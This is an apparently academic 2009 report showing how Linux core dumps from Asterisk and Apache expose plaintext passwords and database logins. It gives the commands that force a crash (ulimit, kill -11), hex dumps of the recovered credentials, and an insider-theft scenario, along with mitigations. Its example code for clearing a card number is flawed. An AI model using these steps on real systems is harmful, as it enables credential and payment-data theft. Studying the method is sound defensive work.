

Vulnerabilities in RAM Core Dumps
Joshua Hulst
04/20/09

1. Problem Definition

As the computing industry evolves, practices which were taken for granted in the past have to be re-examined and updated to work with modern systems. One such area which needs to be evaluated is the use of unencrypted data stored in RAM. Recent attacks such as the RAM cold boot attack (Skorobogatov) have demonstrated that RAM is not as secure as once thought. Another way to access contents stored in RAM is to crash the application and obtain a snapshot of the processes memory, also known as a core dump. In this report, I show how to setup an Linux to give core dumps and explain how this could be exploited to provide sensitive data to a malicious user. I also examine two popular open-source applications to see what data is available in their memory snapshot.

The main motivation to keeping data in RAM is the performance increases it provides. By keeping a certificate or password in RAM, the data can be used easier, rather than going to disk, which can be encrypted. The operating system is responsible for protecting RAM from other processes, providing a secure working environment for each process. But, some operating systems can be manipulated to give up RAM contents on abnormal termination of a process. Linux provides this functionality for debugging purposes. By examining the core dump, a developer can see problems and try to avoid them.

Linux capabilities to provide a core dumps can be manipulated though. If an attacker were to have access to an account which was running a secure application, they could crash the program, grab the core data, and analyze it. For instance, Eve works for a company that sells products and accepts credit cards as payment. Eve supports the web application which accepts the credit cards so she has the login of the user which the application runs as. Eve could perform the following steps and possible gain credit card information.

1. Eve makes application start with options to create a core dump on termination (Using ulimit)
2. Eve waits until users begin entering credit card information, which is then stored in RAM
3. Eve sends a signal to the process (using kill -11)
4. Application crashes, creating core dump
5. Eve analyzes core dump using a hex editor, finds confidential credit card data

2. Solution Approach

RAM is not secure. By keeping this in mind, the application developer can work to avoid storing sensitive data. It seems that many cases could be solved by clearing out the RAM data when done with it. The RAM which contains the data can be cleared out as soon as it is no longer needed. The shorter the time it resides in RAM, the smaller the chance that it will be in RAM when the core is dumped. For example, the following pseudocode could be written to erase the Credit Card number

```
char creditCard;
creditCard = readCCNum();
doStuff(creditCard);
creditCard = 0;
```

By doing this, the credit card number is stored only long enough to be processed, then erased.

3. Proof of concept case studies

The basic steps to get a core dump in Linux are very generic:

- Turn on core dumps – Use `ulimit -c unlimited` or place the line in `/etc/sysctl.conf`

- Using ulimit will set the core dump for the current session, adding the line in sysctl.conf enables it system wide
- Start application
- Make the application segfault
 - This can be done by exploiting the application or by sending a signal using `kill -11 <pid>`
- The core dump will be created in the directory where the application was started named core.<pid>

3.1. Asterisk

Asterisk is a popular open-source Voice over IP server. It supports multiple protocols, including SIP. The SIP protocol allows for user authentication, using a provided password. After a user authenticates, the password is kept in RAM stored close to the username. The version of Asterisk used is 1.4. See Fig. 1 for the setup and steps performed.

```

Machine Devices Help
asterisk@ed:~$ whoami
asterisk
asterisk@ed:~$ ulimit -c unlimited
asterisk@ed:~$ /usr/sbin/asterisk -g
asterisk@ed:~$ ps -ef | grep asterisk
asterisk 2226 2200 0 16:46 tty1 00:00:00 su - asterisk
asterisk 2227 2226 2 16:46 tty1 00:00:02 -su
asterisk 2274 1 1 16:47 ? 00:00:00 /usr/sbin/asterisk -g
asterisk 2306 2227 0 16:47 tty1 00:00:00 ps -ef
asterisk 2307 2227 0 16:47 tty1 00:00:00 grep asterisk
asterisk@ed:~$ kill -11 2274
asterisk@ed:~$ ls
astdb core.2274 moh sounds
asterisk@ed:~$ _
  
```

Fig. 1

Now that the core dump is obtained, it can be examined with a hex editor. In Fig. 2, Okteta is used. jhulst is the username, 1234 is the password used, and demo is the context of the user.

```


000A:5DF8 65 63 6B 2D 73 79 6E 63 00 00 00 00 eck-sync...
000A:5E04 A9 04 00 00 6A 68 75 6C 73 74 00 00 @. jhulst..
000A:5E10 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E1C 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E28 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E34 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E40 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E4C 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E58 01 00 00 00 00 00 00 00 00 00 00 .....
000A:5E64 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E70 01 00 00 00 00 00 00 00 00 00 00 .....
000A:5E7C 31 32 33 34 00 00 00 00 00 00 00 00 1234.....
000A:5E88 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5E94 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5EA0 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5EAC 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5EB8 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5EC4 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5ED0 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5EDC 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5EE8 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5EF4 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5F00 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5F0C 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5F18 00 00 00 00 64 65 6D 6F 00 6C 74 00 demo.lt
000A:5F24 00 00 00 00 00 00 00 00 00 00 00 .....
000A:5F30 00 00 00 00 00 00 00 00 00 00 00 .....
  
```

As can be seen, the user and all sensitive information is stored openly in RAM. Knowing this information would allow an attacker to impersonate a user.

3.2. Apache

Apache is an open-source web server. As with many other Linux programs, it gets its configuration from a text file. To get Apache to produce a core dump, a configuration option must be added to its configuration, which is commonly found in `/etc/apache2/apache.conf`. Adding the line `CoreDumpDirectory <directory>` instructs Apache to put the core dump in the specified directory. Core dumps obtained from an Apache instance running version 2.2.11 have plaintext versions of the configuration files. These configuration files include passwords to database servers as well as other services.

Figure 3 shows the option in the configuration file and Apache being started. It is then sent a kill signal using a method which sends the signal to all the child worker processes.

A terminal window with a title bar containing 'Machine', 'Devices', and 'Help'. The terminal text shows a sequence of commands and their outputs: 'ed:/tmp-apache# head -n 1 /etc/apache2/apache2.conf' outputs 'CoreDumpDirectory /tmp-apache/'; 'ed:/tmp-apache# ulimit -c unlimited'; 'ed:/tmp-apache# /etc/init.d/apache2 start 2>/dev/null' outputs 'Starting web server: apache2.'; 'ed:/tmp-apache# killall -11 apache2'; 'ed:/tmp-apache# cd /tmp-apache/'; 'ed:/tmp-apache# ls' outputs 'core'; and 'ed:/tmp-apache# _' outputs '_'. The terminal window has a standard Linux desktop environment toolbar at the bottom right with icons for search, back, forward, and other navigation functions, along with a 'Right Ctrl' indicator.

```
Machine Devices Help
ed:/tmp-apache# head -n 1 /etc/apache2/apache2.conf
CoreDumpDirectory /tmp-apache/
ed:/tmp-apache# ulimit -c unlimited
ed:/tmp-apache# /etc/init.d/apache2 start 2>/dev/null
Starting web server: apache2.
ed:/tmp-apache# killall -11 apache2
ed:/tmp-apache# cd /tmp-apache/
ed:/tmp-apache# ls
core
ed:/tmp-apache# _
```

Fig. 3

As with the Asterisk example, the core dump can be loaded into a hex editor and analyzed. Here the mysql password and login (mythtv/mythtv) is seen as well as other parts of the configuration file which Apache uses to get all configuration options.

```

0013:7226 69 6E 20 20 20 20 20 20 20 22 6D 79 74 68 74 76 22 00 00 in "mythtv"...
0013:723B 00 00 00 00 00 73 65 74 65 6E 76 00 00 40 42 50 09 68 42 50 09 .....setenv...@BP_hBP
0013:7250 00 00 00 00 00 00 00 38 41 50 09 00 00 00 00 70 3D 50 09 3E .....8AP...p=P >
0013:7265 00 00 00 64 62 5F 70 61 73 73 77 6F 72 64 20 20 20 20 20 22 ...db_password "
0013:727A 6D 79 74 68 74 76 22 00 00 00 00 00 00 3C 2F 46 69 6C 65 73 mythtv".....</Files
0013:728F 3E 00 00 00 00 00 88 42 50 09 B8 42 50 09 00 00 00 00 >.....BP_hBP
0013:72A4 00 00 00 00 00 00 00 70 3D 50 09 5B 00 00 00 00 .....p=P [
0013:72B9 00 00 00 00 00 00 3C 46 69 6C 65 73 00 00 C0 42 50 09 E8 42 .....<Files...ÀBP_èB
0013:72CE 50 09 30 46 50 09 00 43 50 09 28 3F 50 09 00 00 00 00 70 3D 50 P_0FP...CP_ (?P...p=P
0013:72E3 09 61 00 00 00 2A 2E 70 68 70 3E 00 00 70 68 70 5F 76 61 6C 75 ...a...*.php>...php_valu
0013:72F8 65 00 00 00 00 00 00 F0 42 50 09 20 43 50 09 50 43 50 09 00 e.....òBP_hBP_PCP...
0013:730D 00 00 00 C8 42 50 09 00 00 00 70 3D 50 09 67 00 00 00 73 61 ...ÈBP...p=P g...sa
0013:7322 66 65 5F 6D 6F 64 65 20 20 20 20 20 20 20 20 20 20 20 20 20 fe_mode
0013:7337 20 20 20 20 20 20 20 30 00 70 68 70 5F 76 61 6C 75 65 00 00 00 0 php_value...
0013:734C 00 00 00 00 40 43 50 09 70 43 50 09 A8 43 50 09 00 00 00 00 C8 ...@CP_pCP...CP...È
0013:7361 42 50 09 00 00 00 70 3D 50 09 69 00 00 00 6D 65 6D 6F 72 79 BP...p=P.i...memory
0013:7376 5F 6C 69 6D 69 74 20 20 20 20 20 20 20 20 20 20 20 20 20 _limit
0013:738B 20 20 20 31 32 38 4D 00 00 00 00 00 70 68 70 5F 76 61 6C 75 128M...php_valu
0013:73A0 65 00 00 00 00 00 00 98 43 50 09 C8 43 50 09 F8 43 50 09 00 e.....CP_ÈCP_øCP...
0013:73B5 00 00 00 C8 42 50 09 00 00 00 70 3D 50 09 6B 00 00 00 72 65 ...ÈBP...p=P.k...re
0013:73CA 67 69 73 74 65 72 5F 67 6C 6F 62 61 6C 73 20 20 20 20 20 20 gister_globals
0013:73DF 20 20 20 20 20 20 20 30 00 70 68 70 5F 76 61 6C 75 65 00 00 00 0 php_value...
0013:73F4 00 00 00 00 E8 43 50 09 18 44 50 09 48 44 50 09 00 00 00 00 C8 ...èCP...DP_HDP...È
0013:7409 42 50 09 00 00 00 70 3D 50 09 6C 00 00 00 6D 61 67 69 63 5F BP...p=P.l...magic_
0013:741E 71 75 6F 74 65 73 5F 67 70 63 20 20 20 20 20 20 20 20 20 20 quotes_gpc
0013:7433 20 20 20 30 00 70 68 70 5F 76 61 6C 75 65 00 00 00 00 00 00 0 0 php_value...
0013:7448 38 44 50 09 68 44 50 09 98 44 50 09 00 00 00 00 C8 42 50 09 00 8DP_hDP...DP...ÈBP

```

Fig. 4

4. Analysis

After obtaining the core dumps, a malicious user can analyze them using standard hex editors. By searching the data for known keywords, such as usernames, the user can locate areas where sensitive data is stored. In Asterisks case, as the password is stored close to the username, it is trivial to find the password once the username is known. Also, searching for large strings of printable characters is a good way to look for certificates or configuration files that are stored.

As the core dump retrieved is not necessarily time sensitive, the user has as much time as is necessary to perform full analysis. A suggested practice would be to obtain the core dump and transfer it to another machine for further analysis to be done at the users convenience.

While Linux provides a mechanism for obtaining the core dumps, there are restrictions imposed. First, only the user which owns the process is allowed to send the segmentation fault signal. Second, the core dump is created with read only permissions, owned by the user who owns the process. These restrictions are removed for the root user, but for everyone else, access is limited to user who owns the process. There are still cases where shared users can exploit the core dump, but its usefulness is limited.

5. Conclusion

As can be seen, the vulnerability of RAM is a problem which must be addressed. While the above methodology is limited in its usefulness, it exposes the problem further. RAM encryption is an option, but it must be unencrypted at some point. If this unencryption is done at the operating system level, the core dump method would still be valid. As with any vulnerability, there will be both hardware and software solutions to the problem, but until then, developers can be more careful about what is stored in RAM and how they use that data.

Works Cited

A Reference Guide to all things VoIP. 22 Apr. 2009 <<http://www.voip-info.org>>.

SIP: Session Initiation Protocol. Network Working Group. 23 Apr. 2009
<<http://tools.ietf.org/html/rfc3261>>.

Skorobogatov, Sergei. *Low temperature data remanence in static RAM*. University of Cambridge, Computer Laboratory. <http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-536.html>. Retrieved on 2008-02-27.